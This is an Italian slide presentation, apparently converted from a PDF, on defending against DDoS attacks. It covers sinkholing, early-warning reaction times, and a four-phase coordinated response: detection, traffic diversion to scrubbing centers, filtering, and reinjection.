


# SinkHoling




# SinkHoling

- L'attacco viene reinstradato verso il sinkhole liberando l'infrastruttura target e il suo router di aggregazione.
- Presso la sinkhole network è possibile applicare filtri via ACL, analizzare i flussi di traffico, effettuare tracciamento a ritroso, ecc.
- L'obiettivo è ridurre al minimo il danno per la rete target durante l'incidente.




# Tempi di Reazione

- La capacità di reagire rapidamente a service failures è funzione della capacità di intercettare e interpretare una serie di segnali che possano essere alimentazione di un sistema di early warning
  - Cogliendo anche i segnali di disruption più deboli e andando ad anticipare potenziali discontinuità più consistenti
  - Raccogliendo e contestualizzando dati sviluppando modelli analitici predittivi
- L'obiettivo finale è la **minimizzazione dei tempi di reazione**



# Timeline delle azioni



# Reazione Coordinata in Rete

1

## Detection

Fase di rilevamento e individuazione dell'attacco DDoS mediante paradigma di *anomaly detection* (piattaforma di detection).

2

## Diversione del traffico

In seguito all'individuazione dell'attacco da parte della piattaforma di detection vengono attivate le procedure per il *re-instradamento* del traffico verso i centri di filtraggio (scrubbing centers) al fine di ripulire il traffico anomalo.

3

## Cleaning/Filtraggio


La piattaforma per il *cleaning* del traffico applica dinamicamente, alla zona interessata, una serie di filtri finalizzati a contrastare il particolare attacco DDoS rilevato dalla piattaforma di detection.

4


## Reinjection/Reinstradamento

La piattaforma garantisce infine il corretto re-instradamento del traffico ripulito verso il target.

# Le Fasi della reazione coordinata: detection





# Le Fasi della reazione coordinata: Cleaning




# DDoS: Controllo e monitoraggio

## Evento Anomalo

